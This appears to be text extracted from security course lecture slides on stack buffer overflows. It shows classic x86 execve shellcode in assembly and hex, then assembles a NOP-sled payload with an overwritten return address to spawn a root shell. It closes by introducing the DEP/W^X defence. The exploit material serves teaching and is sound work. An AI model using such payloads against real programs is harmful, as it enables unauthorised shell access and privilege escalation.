aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa

Stack Buffer Overflow



Enter your input: aaaaaaaaaaaaaaaaaa
 aaaaaaaaaaaaaaaaaa
 aaaaaaaaaaaaaaaaaa
 aaaaaaaaaaaaaaaaaa
 aaaaaaaaaaaaaaaaaa

Stack-based Code Injection Attack

- ▶ How do we take advantage of what just happened and control program state to our favor?
- ▶ What do we want that exploited program to do?

Stack-based Code Injection Attack

- ▶ The great grandfather of stack-based software attacks
- ▶ Injects *shellcode* directly into the stack and executes it
 - Shellcode is minimal code that executes shell (e.g, /bin/sh)

Stack-based Code Injection Attack

- ▶ Shellcode: Code injected in attacks
 - The name shellcode comes from the fact that the most common injected code is to execute `"/bin/sh"`

```
xor    %eax,%eax
push   %eax           // NULL
push   $0x68732f2f    // "hs//"
push   $0x6e69622f    // "nib/" → "/bin//sh"
mov     %esp,%ebx
push   %eax
push   %ebx           // char*
mov     %esp,%ecx     //
mov     $0xb,%al       // syscall # of execve
int     $0x80          // syscall(execve, "/bin//sh", 0, 0);
```


Stack-based Code Injection Attack

```
xor    %eax,%eax
push   %eax           // NULL
push   $0x68732f2f    // "hs//"
push   $0x6e69622f    // "nib/" → "/bin//sh"
mov    %esp,%ebx
push   %eax
push   %ebx           // char*
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```




```
char shellcode[] =
"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e
\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80";
```


Stack-based Code Injection Attack



Stack-based Code Injection Attack




Stack-based Code Injection Attack



Enter your input:

`\x31\x00\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e`
`\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80`

Stack-based Code Injection Attack




Enter your input:


`\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e`
`\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80` **`\xc9\x61\x55\x56`**

NOPSled

- ▶ `nop (\x90)`
 - Stands for No-Operation
 - Does nothing
 - Can be used to fill the space in our attack payload
- ▶ Side question: Why does it exist?
 - To fill space
 - e.g., It can be used to fill gaps when you want to align your code/data to the cache line




Stack-based Code Injection Attack



Enter your input:

```
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90  
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x31\xc0\x50\x68\x2f\x2f  
\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80  
\xc9\x61\x55\x56
```


Stack-based Code Injection Attack



Enter your input:

```
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90  
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x31\xc0\x50\x68\x2f\x2f  
\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80  
\xc9\x61\x55\x56
```


Stack-based Code Injection Attack



Enter your input:

```
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90  
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x31\xc0\x50\x68\x2f\x2f  
\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80  
\xc9\x61\x55\x56
```

Stack-based Code Injection Attack




Enter your input:

```
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90  
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x31\xc0\x50\x68\x2f\x2f  
\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80  
\xc9\x61\x55\x56
```

Stack-based Code Injection Attack

- ▶ If the process was running with root permission ...
(remember setuid from Confused Deputy?)
 - You get a rootshell
- ▶ If the process was running as a service
 - You get shell on the remote server
 - (We won't discuss the details on shellcode that works for remote systems)


Eternal War in Memory



Data Execution Prevention (DEP)


- ▶ Alexander Peslyak proposed a defense to the stack-based code injection attack in 1997 for the Linux Kernel
- ▶ W xor X Policy
 - Any *writable* memory page should not be *executable*
 - Any *executable* page should not be *writable*

Data Execution Prevention (DEP)



- ▶ Recall that all virtual memory are composed of pages and each page has a *permission*
- ▶ Originally, the x86 architecture only had two permissions: Read/Write
- ▶ How do we implement W^X then?

